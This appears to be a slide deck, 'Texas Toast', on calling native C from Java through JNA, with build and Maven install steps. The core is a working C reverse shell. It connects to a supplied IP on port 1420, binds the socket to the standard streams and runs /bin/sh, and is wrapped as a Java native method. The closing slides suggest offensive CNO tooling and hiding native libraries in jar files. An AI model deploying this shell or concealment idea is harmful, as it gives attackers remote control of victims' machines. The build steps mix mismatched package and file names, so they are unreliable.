

TEXAS TOAST

A JAVA NATIVE ACCESS AND C ADVENTURE

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OUTLINE

- Problem Statement
- Java Native Access
- C and Shared Objects, and Dylib
- Steps to compile
- Installing into Maven
- What a reverse shell?



PROBLEM STATEMENT

- Parallel Algorithms Class Project
 - I needed introspection in java
 - How do you do introspection in java without using the debugger?
 - Perhaps inline assembly?
 - Yes, it always ties back to assembly in one way or another



JAVA NATIVE ACCESS



- Java Native Access (JNA) (<https://github.com/java-native-access/jna>)
- JNA allows to call shared objects directly from java
- JNA allows calls from libC
- What is not documented is, compiling your own shared objects
 - The design pattern is there, just need to figure out how to compile and link on a Mac...

C AND .SO .DYLIB



- C is a language, but is easily compiled to assembly language of a processor....lots of cross compiling tools
- .SO is a shared object file
 - Useful for shared modules that can be loaded at runtime or when needed.
- .DYLIB is a MACH-O file
 - Or a shared object that is “bundled” into a MACH-O format
 - Dynamic code that is executed on a Mac in short.

PREP YOUR PAN

first generate the NativeAssembly.h file with

```
javah -jni NativeAssembly
```

this may not work so you have to down grade java to 1.8 export `JAVA_HOME= /usr/libexec/java_home -v 1.8` then compile from `/path/to/src/main/java/` directory (com/ should be a directory level now)

now run

```
javah -jni com.utece.student.llpdetection.instrumentation.inlineassembly.NativeAssembly
```

that'll make a pretty large file name. copy that to the where the original NativeAssembly.java file folder is

```
cd /com/utece/student/llpdetection/instrumentation/inlineassembly/
```

now we can recompile and load the steps we took to make a change! (only need to do when a new prototype (return type) changes or function name changes)

```
1 package com.bdg.double07.reverseshell.instrumentation.reverseshell;
  BDG_Admin
2 public class NativeReverseShell {
  BDG_Admin
3     public native void reverse_shell(String ip);
4 }
```



REVERSE SHELL IN C



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REVERSE SHELL IN C



```
1  #include <sys/types.h>
2  #include <sys/socket.h>
3  #include <netinet/in.h>
4  #include <arpa/inet.h>
5  #include <unistd.h>
6  #include "com_bdg_double07_reversecshell_instrumentation_reverseshell_NativeReverseShell.h"
7
8  void reverse_shell(char* ip) {
9      /* Allocate a socket for IPv4/TCP (1) */
10     int sock = socket(AF_INET, SOCK_STREAM, 0);
11     /* Setup the connection structure. (2) */
12     struct sockaddr_in sin;
13     sin.sin_family = AF_INET;
14     sin.sin_port = htons(1420);
15     /* Parse the IP address (3) */
16     inet_pton(AF_INET, ip, &sin.sin_addr.s_addr);
17     /* Connect to the remote host (4) */
18     connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));
19
20     /* Duplicate the socket to STDIO (5) */
21     dup2(sock, STDIN_FILENO);
22     dup2(sock, STDOUT_FILENO);
23     dup2(sock, STDERR_FILENO);
24
25     /* Setup and execute a shell. (6) */
26     char *argv[] = {"/bin/sh", NULL};
27     execve("/bin/sh", argv, NULL);
28 }
```


COMPILE AND LINK SHARED OBJECT FILES

compile shared with gcc

```
gcc -shared -o libassembly.o.1.0 -I${JAVA_HOME}/include -I${JAVA_HOME}/include/linux -I${JAVA_HOME}/include/darwin  
readi364RegNative.c
```

mac caveat instead of -dynamiclib use -bundle for a mach-o file

```
g++ -bundle -o libassembly.1.0.dylib libassembly.o.1.0
```

INSTALLING INTO MAVEN



copy the libassembly object file to the root my-app directory to be later found after mvn installed

```
cp ./libassembly.o.1.0 /path/to/my-app/
```

```
cd /path/to/my-app
```

```
mvn install:install-file
```

```
-Dfile=/Users/blake/Documents/UT_Masters/Parallel_Algorithms/parallel_algorithms/term_project/parallelpredicatedetection/my-app/src/main/java/com/utece/student/lpddetection/instrumentation/inlineassembly/libassembly.1.0.dylib
```

```
-DgroupId=com.utece.student.lpddetection.instrumentation.inlineassembly
```

```
-DartifactId=libassembly
```

```
-Dversion=1.0
```

```
-Dpackaging=dylib
```

```
-DgeneratePom=true
```

POST-INSTALL MAVEN STEPS




once installed you can reference with something like this in the pom.xml in /path/to/my-app/ directory

```
<dependency>
  <groupId>com.utece.student.llpdetection.instrumentation.inlineassembly</groupId>
  <artifactId>libassembly</artifactId>
  <version>1.0</version>
  <type>dylib</type>
</dependency>
```

general explanation:

Writing inline assembly through Java is typically not recommended because Java is designed to be platform-independent and provides a high-level abstraction that isolates you from low-level hardware details, including assembly language. However, if you have a specific need for inline assembly, you can use the Java Native Interface (JNI) to incorporate native assembly code into your Java program. This approach should be used with caution as it can make your code platform-dependent and may introduce security risks.

The image is a composite of three parts. At the top, a blue banner with white circuit-like patterns contains the text 'REVERSE SHELL DEMO VIDEO' in large, white, sans-serif capital letters. To the right of the banner is a photograph of a 'Texas Toast' product box. The box is dark brown with a large, golden-brown toast slice in the center. Text on the box includes 'Texas Toast', 'Garlic', 'ready to enjoy in 8 minutes or less', and 'NET WT 22.5 OZ (1 LB 6.5 OZ 330g)'. Below the banner and to the left of the product box is a screenshot of a code editor. The editor shows two files: 'ReverseShell.c' and 'ReverseShell.java'. The C file is a complex implementation of a reverse shell, including functions for parsing arguments, spawning processes, and handling signals. The Java file is a simpler implementation using the 'ProcessBuilder' class to spawn a shell. The screenshot also shows a terminal window at the bottom of the editor, displaying the output of the Java program, which includes the message 'Building jar: /Users/blake/Documents/UT_Masters/Parallel_Algorithms/parallel_algorithms/tern_project/te...' and the command 'java -jar ReverseShell.jar' being executed.



CONCLUSION



- Texas Toast is a proof of concept of using java to have low-level control access and capabilities.
- Shown was an example of a reverse shell invoked as if it was purely written in java.
- Under the hood is C code.
- Use the power of Object Oriented Languages for faster development, meaning lower cost, or more capable CNO tools in the future?
 - Or is this a new attack vector overall (hiding .dylib or .so in jar files?)

QUESTIONS

- Smells like garlic in here!

